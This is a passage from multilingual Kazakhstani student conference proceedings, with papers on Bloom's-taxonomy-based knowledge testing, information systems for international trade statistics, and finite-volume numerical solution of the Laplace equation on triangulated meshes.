Применение	Дача ответа на задание с применением ответа из уровня «Понимания».	Возможность применение ответа из уровня «Понимания» во время прохождения этапа «Опрос» для закрепления понимания и переход на этап «Тестовый».	
Анализ	Анализ результатов Опросно-Тестового контроля для детального разбора вопроса.	Отбор вопроса в Экспертный блок. Просмотр аналитики результатов Опросно-Тестового контроля.	
Синтез	Дача аналитической записи ответа на вопрос.	Форма записи аналитического ответа на вопрос в Экспертном блоке.	
Оценка	Дача оценки результатов Опросно-Тестового контроля по всем уровням в качестве итогов работы над вопросом.	Форма фиксации результатов Опросно-Тестового контроля по всем уровням в качестве итогов работы над вопросом. Закрытие разбора вопроса.	

В традиционном тестировании основной целью является проверка знаний с целью подтверждения их наличия, тогда как в Опросно-тестовом методе контроля (ОТК) основная цель заключается в коррекции знаний. Суть ОТК состоит не только в прохождении теста и получении оценки для определения уровня знаний, но и в выявлении областей, где у студентов есть пробелы в знаниях (области незнания), а также в последующей корректировке и управлении этими знаниями. Результаты тестирования в ОТК представляют собой своеобразную аналитику обучения по изучаемому материалу.

Выводы

Предложенная модель управления незнаниями может успешно применяться вместе с современными трендами обучения, такими как смешенное обучение, перевернутое обучение, коллективное обучение и игрофикация процесса обучения.

Следует отметить следующие преимущества предлагаемой модели системы управления незнаниями:

• Возможность прохождения тестирования в любом месте и с использованием любого устройства (персонального компьютера, планшета, смартфона);

• Возможность бесконечного количества попыток и отсутствие ограничения по времени;

• Возможность проведения тестирования в любое время и на любом этапе изучаемого материала;

• Исключение возможности угадывания ответов благодаря особенностям тестирования;

• Применение принципа "повторение – мать учения".

Интерпретация результатов тестирования с использованием уровней когнитивных учебных целей Таксономии Блума предоставляет гибкий инструмент для анализа полученных знаний и областей незнания для их последующего изучения.

Предложенная модель уже реализована и запущена в качестве бета-версии на ресурсе *https://mereke.kz/*. Любой желающий может зарегистрироваться на этом ресурсе и протестировать его. Кроме того, запланированы мероприятия по дальнейшему развитию сервиса и исследования его эффективности.

СПИСОК ЛИТЕРАТУРЫ

1. Мереке А.А. Модель адаптивного обучения на основе опросно-тестового метода контроля знаний // Научный журнал «Вестник КазАТК» № 4 (94) 2015 ,113-118.

2. Мереке А.А. Система управления знаниями на базе опросно-тестового метода. Обзор и перспективы развития // Система управления знаниями в компании и университете: проблемы и перспективы. Материалы I Международной конференции в Казахстан по Управлению знаниями (Knowledge Management). Алматы Менеджмент Университет. 2017. 28-31.

REFERENCES

3. Mereke, A.A. Adaptive Learning Model Based on the Survey-Test Knowledge Control Method // Scientific Journal "Vestnik KazATK" No. 4 (94) 2015, 113-118.

4. Mereke, A.A. Knowledge Management System Based on the Survey-Test Method: Review and Development Prospects // Knowledge Management System in Companies and Universities: Issues and Prospects. Proceedings of the 1st International Conference on Knowledge Management in Kazakhstan. Almaty Management University. 2017. 28-31.

Асхат Мереке[1]
[1] Satbayev University Алматы, Қазақстан

Блум таксономиясының танымдық оқыту мақсаттарының деңгейлері бойынша білімдерді басқару жүйесіне бағдарламалық құралдарды әзірлеу

Аңдатпа. Мақалада Блум таксономиясының когнитивтік оқу мақсаттарының деңгейлеріне сәйкес білімді басқару жүйесінің моделі сипатталған. Модель таксономияның когнитивтік оқу мақсаттарының барлық 6 деңгейі бойынша нәтиже көрсеткіштері бар білімді бақылаудың икемді құралын ұсынады: білім, түсіну, қолдану, талдау, синтез және бағалау. Әзірленген бағдарламалық қамтамасыз ету икемді білімді басқаруға ықпал етеді және Блум таксономиясының когнитивтік оқу мақсаттарының деңгейлері контекстінде оқу жетістіктерінің нәтижелерін көрнекі түрде түсіндіреді. Бағдарламалық қамтамасыз ету онлайн сервис ретінде әзірленіп, https://mereke.kz ресурсында жарияланды. Қызмет бета нұсқасында іске қосылды және барлығына тестілеуге қолжетімді.

Түйін сөздер: Білімді басқару жүйесі, Блум таксономиясы.

Askhat Mereke[1]
[1] Satbayev University Almaty, Kazakhstan

Development of knowledge management system software based on Bloom's cognitive educational objectives levels

Abstract. The article describes a model of knowledge management system based on the levels of Bloom's cognitive educational objectives taxonomy. The model offers a flexible tool for knowledge assessment with resulting metrics across all 6 levels of Bloom's cognitive educational objectives taxonomy: knowledge, comprehension, application, analysis, synthesis, and evaluation. The developed software facilitates flexible knowledge management, visually interprets learning outcomes across the levels of Bloom's cognitive educational objectives taxonomy. The software is developed as an online service and is published on the website *https://mereke.kz*. The service is launched in beta version and available for testing to all interested users.

Keywords: Knowledge management system, Bloom's Taxonomy.

Сведения об авторах:
Мереке Асхат Асылбекұлы, докторант PhD, Институт автоматики и информационных технологий, Satbayev University.

About the authors:
Mereke A. Askhat, PhD student, Institute of Automation and Information Technologies, Satbayev University.

Авторлар туралы ақпарат:
Мереке Асхат Асылбекұлы, PhD докторанты, Автоматика және ақпараттық технологиялар институты, Satbayev University.

УДК 004.942

Мұратқызы Айсулу
Л.Н. Гумилев атындағы Еуразия ұлттық университеті
Ғылыми жетекші: М.А. Кантуреева

ӘЛЕМДІК САУДА ҚЫЗМЕТІН АВТОМАТТАНДЫРУДЫҢ ЗАМАНАУИ АҚПАРАТТЫҚ ЖҮЙЕЛЕРІНЕ ШОЛУ

Аннотация. Бұл мақалада сауда ақпараты маркетингтік зерттеулер, нарықты таңдау және мақсатты нарықтар, өнімдер, бағалар, логистика, тарату және жылжыту арналары тұрғысынан Халықаралық маркетинг кешенін анықтайтын халықаралық маркетингтік стратегияны дайындау кезеңінде маңызды рөл атқарады, сонымен қатар халықаралық тауар саудасының статистикасы туралы мәліметтер жазылған.

Кілттік сөздер: Халықаралық тауар саудасының статистикасы, Біріккен Ұлттар Ұйымы, маркетинг, ақпараттық басқару жүйесі, сату және маркетинг жүйелері.

Кіріспе

Әлем қалай өзгерді: тауарлар мен қызметтердің халықаралық сауда статистикасының қысқаша тарихы.

1. Халықаралық тауар саудасының статистикасы (IMTS) - бұл 19 ғасырдың аяғынан бастап халықаралық статистикалық қауымдастықтың күн тәртібінде маңызды орын алатын статистика саласы. Оның әдіснамалық негіздері мен деректерді жинау тәсілдері 1920 жылдары экономикалық статистиканың басқа негізгі деректерімен, соның ішінде төлем балансының статистикасымен бірге белсенді түрде талқыланды [1]. 20 ғасырда ол сауда саясатын, маркетингтік зерттеулерді және әлемдік экономиканың құрылымы мен динамикасын талдауға қажетті статистиканың жеке саласы мәртебесіне ие болды. Көптеген елдер егжей-тегжейлі сауда статистикасын жинады және таратты, ал Біріккен Ұлттар Ұйымы өзінің алғашқы сауда статистикасы жылнамасын 1947 жылы, құрылғаннан кейін екі жыл өткен соң, Ұлттар лигасында жасалған бұрынғы күш-жігерін жалғастырды.

2. IMTS Ұлттық шоттар мен төлем балансы жүйесінің тұжырымдамалары мен анықтамаларынан байланысты, бірақ кейбір негізгі жолдармен ерекшеленетін тұжырымдамалық базаға негізделген. Ол жақсы қалыптасқан және өте жетілген статистика саласы ретінде кеңінен танылды, сондықтан болашақта аз көңіл мен инвестицияны қажет ететін сияқты көрінуі мүмкін. Алайда, әлем экономикалық тұрғыдан өзара байланысты бола бастаған кезде және жаһандану сөзге айналған кезде, IMTS позициясын басқа экономикалық статистика тұрғысынан қайта қарау қажет. Сауда-саттыққа негізделген жаһандану жағдайында дамушы елдердің экономикалық алпауыт державаларға айналуы әлемдік өндірісте, тұтынуда және инвестицияларда үлкен өзгерістерге әкелді. Сауда статистикасы қазіргі тарихтағы ең маңызды экономикалық өзгерісті тіркейді және егжей-тегжейлі хабарлайды.

3. IMTS әдістемесі мен компиляциясы өте жақсы жұмыс істегенімен,

халықаралық қызмет саудасының (SITS) статистикасы салыстырмалы түрде жаңа статистикалық сала болып табылады. 2002 жылға дейін қызметтер саудасы төлем балансының ағымдағы шотының (ПББ) статистикасындағы қызметтер компоненттері арқылы ғана тіркелді. SITS-тің дербес статистика саласы ретінде қалыптасуы 2002 жылы халықаралық стандарт ретінде бекітілген тоқсаныншы жылдардың аяғында халықаралық қызметтер саудасының статистикасы бойынша Нұсқаулықты (MSITS) әзірлеуден басталды. MSITS құрылымы қызметтердің Бас сауда келісіміне (GATS) байланысты сауда келіссөздеріне қатысушылардың деректер қажеттіліктерімен анықталды. Бұл SITS үш түрлі, бірақ бір-біріне сәйкес келетін статистикалық аспектілерге негізделгенін білдірді, атап айтқанда: (i) BOP типі бойынша резиденттер/резидент услугстер қызметтерінің саудасы, (ii) шетелдік филиалдардың қызметі және (iii) трансшекаралық сауданы, шетелде тұтынуды, коммерциялық қатысуды және жеке тұлғалардың қозғалысын ажырататын қызметтерді ұсыну тәсілдері. Соңғы онжылдықта тұжырымдамалық негіз пысықталды, бірақ SITS-ті қолданыстағы сауда және кәсіпкерлік Статистика бағдарламаларымен қалай дамыту және біріктіру керектігі туралы сұрақтар әлі де бар.

II. Сауда ақпаратына қойылатын талаптар және жаңа халықаралық ұсынымдар

4. Саясаткерлер, сауда талдаушылары, экономистер мен зерттеушілер өндіріс, тұтыну және инвестициялар тұрғысынан елдердің экономикалық өсуіне, экономикалық дамуына, жұмыспен қамтылуына және экономикалық өзара тәуелділігіне әсерін жақсы түсіну үшін халықаралық сауда мен жаһандану туралы неғұрлым толық және интеграцияланған деректерге үлкен сұранысқа ие. Статистиктер ұсынатын халықаралық сауда туралы ақпарат осы талаптарға сай болуы керек. Сауда статистикасының Ұлттық шоттар мен төлем балансының өндірістік және қаржылық аспектілерімен тығыз интеграциясы сауда мен даму арасындағы динамикалық қатынастарды зерттеу кезінде осы деректердің аналитикалық құндылығын арттыруы мүмкін. Алайда, бұл тапсырманы орындау үшін статистиктер тиісті құралдарды, ресурстарды, институционалдық тетіктерді және саяси қолдауды қажет етеді.

5. Біріккен Ұлттар Ұйымының статистикалық комиссиясы 2010 жылы 41-ші сессиясында қабылдаған халықаралық тауар саудасының статистикасы бойынша жаңа халықаралық ұсыныстар (IMTS 2010) сауда операциялары туралы көбірек ақпарат беруге бағытталған көптеген маңызды жаңа элементтер мен ұсыныстарды қамтиды. IMTS 2010 сауда және бизнес статистикасын байланыстыруды, кедендік рәсімдер кодтарын тиімдірек пайдалануды, арнайы операцияларды бөлек есепке алуды, көлік түрін есепке алуды, импорт пен экспорт үшін екінші серіктес елдің есебін және импорттық CIF-тен басқа FOB негізіндегі импорт деректерін құрастыруды қамтиды [2]. Осы элементтердің барлығы жаһандану мен халықаралық сауда тәжірибесін жақсы түсінуге әкелуі мүмкін.

6. 2010 жылғы Халықаралық қызметтер саудасының статистикасы жөніндегі нұсқаулықта (MSITS 2010) қамтылған сайттарға арналған қайта қаралған ұсыныстар 2002 жылғы ұсыныстарға өте жақын, бұл қызметтердің қосымша

бөлінуін және резиденттер/резидент партнерстер арасындағы қызметтер саудасындағы серіктестердің кейбір егжей-тегжейлерін талап етеді; майларды экспорттау үшін кіретін шетелдік филиалдар үшін егжей-тегжейлі статистиканы талап етеді; және бүкіл тарауды жеткізу әдістеріне арнау керек, әсіресе 4-әдісті түсіндіру үшін: жеке тұлғаларды жылжыту керек. MSITS-тегі ең маңызды өзгеріс төлем балансы қызметтерінің кеңейтілген жіктемесі (EBOPS) түрінде қызметтердің кейбір санаттары бойынша қосымша ақпарат беру туралы сұранысқа байланысты.

7. «Қайта өңдеуге арналған тауарлар» немесе «жаһандық өндіріс» мәселесі қай елдің тауар өндіретіні және осы құбылыс пен оның жұмыспен қамту мен дамуға әсері туралы жақсырақ ескеру және хабардар ету үшін сауда статистикасын қалай жақсартуға болатыны туралы мәселені көтереді [3]. Әрі қарай, біз «тапсырмалар саудасы» тұжырымдамасын енгізуіміз керек пе?; Жалпы құнға қосымша сауданың қосымша құнын қарастыруымыз керек пе?; Экспорттың импорттық мазмұнын білдіре аламыз ба? Өндірістік процестердің жаһандық құн тізбегін дұрыс сипаттап, өлшей аламыз ба?

Ақпараттық басқару жүйесі нақты нені білдіреді?

Әдетте, басқарудың ақпараттық жүйелері компания менеджерлеріне, бизнес иелеріне және басқа шешім қабылдаушыларға компания үшін негізделген және деректерге негізделген шешімдер қабылдау үшін қажетті деректерді үйлестіру, бақылау және визуализациялау үшін қолданылады. Бұл бизнеске тиімдірек жұмыс істеуге көмектесіп қана қоймайды, сонымен қатар оларға өз клиенттеріне, қызметкерлеріне жақсырақ қызмет көрсетуге және пайда табуға мүмкіндік береді. Ақпараттық басқару жүйелерінің (MISs)негізгі функцияларын қарастырайық:

- Деректерді жинау
- Деректерді сақтау
- Деректерді өңдеу
- Деректер мен ақпаратты тарату
- Болжау / forecasting
- Жоспарлау
- Бақылау

Ақпараттық басқару жүйелерінің қандай түрлері бар?

Компанияның әртүрлі бөлімшелерінен алынған және біріктірілген деректердің арқасында жүйе бизнес басшыларына, иелеріне және басқа шешім қабылдаушыларға компанияда болған жағдай туралы пайдалы және маңызды ақпарат беру үшін есептердің әртүрлі түрлерін жасайды [4]. Дегенмен, бір өлшемді шешім жоқ-әртүрлі шешімдер бизнестің әртүрлі қажеттіліктерін қанағаттандырады.

1. Технологиялық процестерді басқару жүйелері: бұл жүйелер олардың тиімді және дәйекті орындалуын қамтамасыз ету үшін физикалық немесе өндірістік процестер мен әрекеттерді өлшеу, бақылау және бақылау үшін қолданылады.

2. Түгендеуді басқару жүйелері: бұл жүйелер сатып алу, жөнелту, алу, қадағалау, сақтау және сақтау, айналым және қайта реттеуді қоса алғанда, жеткізу тізбегінің

бүкіл циклінде компанияның түгендеуін басқаруға және бақылауға арналған.

3. Басқарушылық есеп беру жүйелері: бұл жүйелер деректердің үлкен көлемін басқаруға және жылдық есептер түрінде ақпаратты ұсынуға арналған.

4. Сату және маркетинг жүйелері: бұл жүйелер маркетинг менеджерлері мен сатушылар шешім қабылдау кезінде жиналған ақпаратты пайдалана алатындай етіп компанияның маркетингі мен сату процестерін бақылау үшін қолданылады.

5. Бухгалтерлік есеп және қаржы жүйелері: бұл жүйелер қаржылық және бухгалтерлік деректерді жинауға, сақтауға және өңдеуге және компанияның қазіргі қаржылық жағдайынан хабардар болуға көмектесетін ақпараттық есептер шығаруға арналған.

6. Корпоративті ынтымақтастық / автоматтандыру жүйелері: бұл жүйелер қызметкерлерді, жалақы, жәрдемақы және зейнетке шығу сияқты қаржылық элементтерді бақылау үшін қолданылады. Сонымен қатар, олар түйіндемені жинау және бағалау, сондай-ақ қолайлы әлеуетті үміткерлерді анықтау арқылы кадрларды іріктеу процесін автоматтандырады.

7. Сонымен қатар, шешімдерді қолдау жүйелері, сараптамалық жүйелер, басқарушылық ақпараттық жүйелер, транзакциялық процестер жүйелері, мектеп ақпаратын басқару жүйелері және жергілікті мәліметтер базасы сияқты басқарудың ақпараттық жүйелерінің (MISs) басқа түрлері бар.

Әр түрлі бағдарламалық шешімдердің қарқынды дамуының арқасында компаниялар бәсекеге қабілетті болып қала алады. Басқарушылық ақпарат жүйесінің болуы компанияның менеджменті мен бизнес-процестері, стратегиясы мен тиімділігі туралы нақты түсінік алуға мүмкіндік береді [5]. Сонымен қатар, ол негізделген шешімдер қабылдау үшін барлық деректер бойынша көптеген есептер береді. Осы бизнестің деректерін түсіну арқылы ресурстарды ұйымдасқан және жүйелі түрде стратегиялық жоспарлауға және бөлуге мүмкіндік алады.

Қорытынды:

Соңғы жылдары технологиялық жетістіктер халықаралық сауда мен қаржыға айтарлықтай әсер етті. Бұл жетістіктер трансшекаралық транзакцияларды жеңілдетті,транзакциялықшығындардыазайтты жәнеқаржылықтранзакциялардың жылдамдығы мен тиімділігін арттырды. Технологиялық жетістіктер халықаралық сауда мен қаржыға айтарлықтай әсер етті, тезірек және тиімді трансшекаралық мәмілелерге ықпал етті, Жаңа бизнес және сауда модельдерінің пайда болуына мүмкіндік берді, сонымен қатар жаһандық нарықтарға қол жетімділікті кеңейтті. Алайда, бұл жетістіктер сонымен бірге саясаткерлер әділ, ашық және тұрақты халықаралық сауда және қаржы жүйесін қамтамасыз ету үшін шешуі керек мәселелер мен тәуекелдерді әкелді.

ҚОЛДАНЫЛҒАН ӘДЕБИЕТТЕР

1. Васильев, Р.Б. Стратегическое управление информационными системами / Р.Б. Васильев, Г.Н. Калянов. М. : БиноМ. 2017. 512 с

2. Ивасенко, А.Г. Информационные технологии в экономике и управлении / А.Г. Ивасенко, А.Ю. Гридасов, В.А. Павленко. М.: КноРус, 2017. 154 с

3. Информационные технологии в маркетинге / Под ред. С.В. Карповой. М.: Юрайт, 2017. 368 с
4. Егоршин, А.П. Стратегический менеджмент / А.П. Егоршин, И.В. Гуськова. М. : Инфра-М. 2017. 292 с
5. Chaffey, D.: E-business and E-commerce Management. 5th edn. Prentice Hall/Financial Times, New Jersey (2011)

REFERENCES

1. Vasiliev, R.B. Strategic management of information systems / R.B. Vasiliev, G.N. Kalyanov. M. : BinoM. 2017. 512 s
2. Ivasenko, A.G. Information technologies in economics and management / A.G. Ivasenko, A.Yu. Gridasov, V.A. Pavlenko. M.: KnoRus, 2017. 154 p.
3. Information technology in marketing / Edited by S.V. Karpova. M.: Yurait, 2017. 368 p
4. Egorshin, A.P. Strategic management / A.P. Egorshin, I.V. Guskova. M. : Infra-M. 2017. 292 p
5. Chaffey, D.: E-business and E-commerce Management. 5th edn. Prentice Hall/Financial Times, New Jersey (2011)

Мураткызы Айсулу
Научный руководитель: М. А. Кантуреева

Обзор современных информационных систем автоматизации мировой торговой деятельности

Аннотация. В данной статье торговая информация играет важную роль на этапе подготовки международной маркетинговой стратегии, определяющей комплекс международного маркетинга с точки зрения маркетинговых исследований, выбора рынка и целевых рынков, продуктов, цен, логистики, каналов распространения и продвижения, а также записываются данные статистики международной торговли товарами.

Ключевые слова: статистика международной торговли товарами, Организация Объединенных Наций, маркетинг, информационная система управления, системы продаж и маркетинга.

Muratkyzy Aisulu
Scientific supervisors: M. A. Kantureeva

Overview of modern information systems for automating world trade activities

Annotation. In this article, trade information plays an important role at the stage of Marketing Research, Market selection and preparation of an international marketing strategy that determines the international marketing complex in terms of target markets, products, prices, logistics, distribution and promotion channels, as well as data on statistics of international commodity trade are written.

Keywords: statistics of international commodity trade, United Nations, Marketing, Information Management System, Sales and marketing systems.

Автор туралы ақпарат:

Мұратқызы Айсулу, Л.Н. Гумилев атындағы Еуразия ұлттық университетінің, Ақпараттық жүйелер кафедрасының 2 курс магистранты.

About the author:

Muratkyzy Aisulu, 2nd year master's student of the Department of Information Systems, L. N. Gumilyov Eurasian National University.

Информация об авторе:

Мураткызы Айсулу, магистрант 2 курса кафедры информационных систем Евразийского национального университета им. Л. Н. Гумилева.

УДК 519.632.4

Мустафин М.Т., Исабеков Д.Қ., Жәрдембаев Б.Б.
Международный университет информационных технологий
Алматы, Казахстан
Научные руководители: Алпар С.Д.

ЧИСЛЕННОЕ РЕШЕНИЕ УРАВНЕНИЙ В ПРОИЗВОДНЫХ С ИСПОЛЬЗОВАНИЕМ МЕТОДА КОНЕЧНЫХ ОБЬЕМОВ В СЛОЖНЫХ ОБЛАСТЯХ

Аннотация. В статье представлена основная информация о методе конечных объемов, его алгоритме, а также как мы реализуем метод с использованием сеток с сложными областями. Показаны результаты вычисления уравнения Пуассона в сложной сетке, генерация сеток для более лучшего вычисления методом конечных объемов.


Ключевые слова: метод конечных объемов, триангуляция, уравнение Лапласа, численные методы, области

Введение

Метод конечных объемов (МКО) - численный подход к решению задач математической физики, использующий интегрирование уравнений в частных производных по конечным объемам. Этот метод применяется в различных областях, таких как вычислительная гидродинамика, теплопередача, электромагнетизм и акустика. Он отличается простотой реализации, гибкостью, сохранением физических законов и высокой точностью. Важной частью МКО является разработка сетки для решения задач, где используется триангуляция. Целью данной работы является реализация алгоритма Делоне триангуляции и построение диаграммы Вороного для точек в двумерном пространстве с целью создания эффективного метода анализа пространственной структуры данных.

Основная концепция метода конечных объемов

Метод конечных объемов (МКО) - численный подход к решению уравнений механики сплошных сред, основанный на дискретизации пространства и времени. Область разбивается на конечные объемы, в которых интегрируются уравнения сохранения физических величин. Подготавливается сетка треугольников методом триангуляции. Каждому треугольнику присваивается значение 0. Вычисляются компоненты для метода (центры, нормали, расстояния между центрами). Индексируются треугольники, находятся соседние треугольники. Далее происходит интегрирование уравнения Лапласа, учитывая физические свойства среды и граничные условия. Обмен информацией между соседними треугольниками позволяет учесть влияние соседних точек. Потоки величин через границы треугольников вычисляются с помощью физических законов, таких как закон Фурье, Фика или Ома.



Далее корректируются значения в узлах сетки, учитывая влияние соседних треугольников. Этот итеративный процесс повторяется до достижения сходимости и стабилизации значений. Для вычисления значений в центре ячейки на нерегулярной сетке могут применяться различные методы, включая интерполяцию или аппроксимацию. Один из распространенных подходов - использование среднего значения на гранях, взвешенного по их площади. Этот метод может быть эффективен, но требует дополнительных усилий при обработке сложных геометрических форм. Интерполяция предполагает предварительное вычисление и сохранение функций интерполяции, которые используются для определения значений на гранях и вершинах. Эти функции зависят только от геометрической информации, такой как расстояния между центрами ячеек и гранями, что облегчает их вычисление на основе данных о сетке. Важным аспектом при вычислении направления нормали к поверхности является то, в какую сторону она указывает.

После того как были выведены уравнения конечного объема для ячеек как внутренних, так и ячеек, смежных с границами, следующим шагом является их сборка в форму, удобную для численного решения.

После того как уравнения конечного объема были выведены для каждой ячейки, они должны быть собраны в систему уравнений, которую можно численно решить. Обычно это делается путем суммирования вклада каждой ячейки в уравнение для всех соседних ячеек, включая ячейки, смежные с границами. Это процесс сборки матрицы коэффициентов и вектора правой части системы уравнений. После этого система может быть решена с использованием различных численных методов, таких как метод простой итерации, метод Гаусса-Зейделя или метод сопряженных градиентов, в зависимости от размера и структуры системы, а также от требуемой точности решения.


Кроме того, при решении уравнений конечного объема часто возникает необходимость учета граничных условий. Для этого на границах области определяются соответствующие значения переменных или их градиентов в

зависимости от типа граничного условия (например, условие Дирихле, Неймана или Робина). Эти значения затем используются при сборке системы уравнений.

Генерация точек для создания сетки в методе конечных объемов имеет важное значение для эффективной реализации метода. Этот процесс начинается с перебора всех возможных вариантов в заданной области. В процессе проверки каждая точка должна соответствовать определенным критериям для использования в триангуляции.

Сначала проверяются точки, находящиеся на границах фигуры. Если расстояние от такой точки до других точек меньше заданного значения, зависящего от предварительно определенных параметров, данная точка считается непригодной для использования.

Область проверки разбивается на части, количество которых задается пользователем, и в каждой части проверяется одна точка. Порядок проверки определяется расстоянием до центра области: точки дальше от центра проверяются раньше. Проверка начинается с внешних частей и продвигается к внутренним. Первый критерий - проверка, находится ли точка внутри фигуры; если нет, точка отвергается. Второй критерий - расстояние от точки до других точек; если оно меньше определенного значения, точка считается неподходящей. Значение зависит от расстояния до ближайшей грани фигуры и предопределенных параметров.




После генерации точек создается сетка с использованием алгоритма Бауера-Уотсона для триангуляции Делоне и создания диаграммы Вороного. Каждый этап алгоритма разработан с учетом гибкости для применения в различных областях. Инициализация начального треугольника, добавление точек, рефинемент триангуляции, построение диаграммы Вороного и визуализация результатов осуществляются для оценки качества распределения точек. Реализован алгоритм триангуляции Делоне и функция релаксации для улучшения качества триангуляции.

Результаты

В этом разделе выводятся результаты наших вычислений.

Рассмотрим уравнение Лапласа при граничном условии Дирихле при x = 0 идет значение 1 которое распространяется по фигуре. Как вы можете увидеть, в результатах можно отчетливо увидеть те треугольники которые у нас были сгенерированы. Так же, отчетливо видно распространение некой величины, в области которую мы предоставили для решения задачи.



Заключение

Метод конечных объемов представляет собой мощный и эффективный инструмент для численного моделирования различных физических процессов. Его гибкость и высокая точность делают его незаменимым в инженерии и науке. Однако для его успешного применения необходимо тщательное проектирование сетки и правильный выбор граничных условий.

СПИСОК ЛИТЕРАТУРЫ

1. Numerical Methods for Partial Differential Equations Finite Difference and Finite Volume Methods by Sandip Mazumder Ph.D
2. Chung,_Computational_Fluid_Dynamics,2002
3. https://habr.com/ru/articles/276193/
4. http://www.ict.nsc.ru/matmod/files/textbooks/KovenyaChirkov.pdf

REFERENCES

1. Numerical Methods for Partial Differential Equations Finite Difference and Finite Volume Methods by Sandip Mazumder Ph.D
2. Chung,_Computational_Fluid_Dynamics,2002
3. https://habr.com/ru/articles/276193/
4. http://www.ict.nsc.ru/matmod/files/textbooks/KovenyaChirkov.pdf

Мустафин М.Т., Исабеков Д.Қ., Жәрдембаев Б.Б.
Ғылыми жетекшілері: Алпар С.Д.

Күрделі облыстарда ақырлы көлем әдісін қолданып, дербес дифференциалдық теңдеулерді сандық шешу

Андатпа. Мақалада ақырлы көлем әдісі, оның алгоритмі, сондай-ақ күрделі аймақтары бар торларды қолдану арқылы әдісті қалай жүзеге асыратынымыз туралы негізгі ақпарат берілген. Күрделі тордағы Пуассон теңдеуін есептеу нәтижелері, соңғы көлемді есептеу үшін тор генерациясы көрсетілген.

Түйінді сөздер: ақырлы көлем әдісі, триангуляция, Лаплас теңдеуі, сандық әдістер, аймақтар

Mustafin M.T., Isabekov D.K., Zhardembaev B. B.
Scientific supervisors: Alpar S. D.

Numerical solution of partial differential equations using finite volume method on complex domains

Abstract. The article provides basic information about the finite volume method, its algorithm, as well as how we implement the method using grids with complex areas. The results of calculating the Poisson equation in a complex grid are shown, generating grids for a better calculation using the finite volume method.

Keywords: finite volume method, triangulation, Laplace equation, numerical methods, areas

Сведения об авторах:

Мустафин Мухаммад Токтарович, бакалавр, кафедра Математическое компьютерное моделирование Международного университета информационных технологий.

Исабеков Диас Қуанышұлы, бакалавр, кафедра Математическое компьютерное моделирование Международного университета информационных технологий.

Жәрдембаев Бекзат Боранбайұлы, бакалавр, кафедра Математическое компьютерное моделирование Международного университета информационных технологий

About the authors:

Mustafin Muhammad Toktarovich, bachelor, Mathematical computer modeling, International Information Technology University

Isabekov Dias Kuanyshuly bachelor, Mathematical computer modeling, International Information Technology University

Zhardembaev Bekzat Boranbaiuly, bachelor, Mathematical computer modeling, International Information Technology University

Авторлар туралы ақпарат:

Мустафин Мухаммад Токтарович, бакалавр, Халықаралық ақпараттық технологиялар университеті, «Математикалық компьютерлік модельдеу» кафедрасының студенты.

Исабеков Диас Қуанышұлы, бакалавр, Халықаралық ақпараттық технологиялар университеті, «Математикалық компьютерлік модельдеу» кафедрасының студенты.

Жәрдембаев Бекзат Боранбайұлы, бакалавр, Халықаралық ақпараттық технологиялар университеті, «Математикалық компьютерлік модельдеу» кафедрасының студенты.

УДК 004.02

Нагашыбай Асылжан
Л.Н.Гумилев атындағы Еуразия ұлттық университеті, Ақпараттық жүйелер
Астана,Қазақстан
Жоба жетекшісі: Касекеева Айслу Бисеновна,
Ақпараттық жүйелер кафедрасының доцент м.а

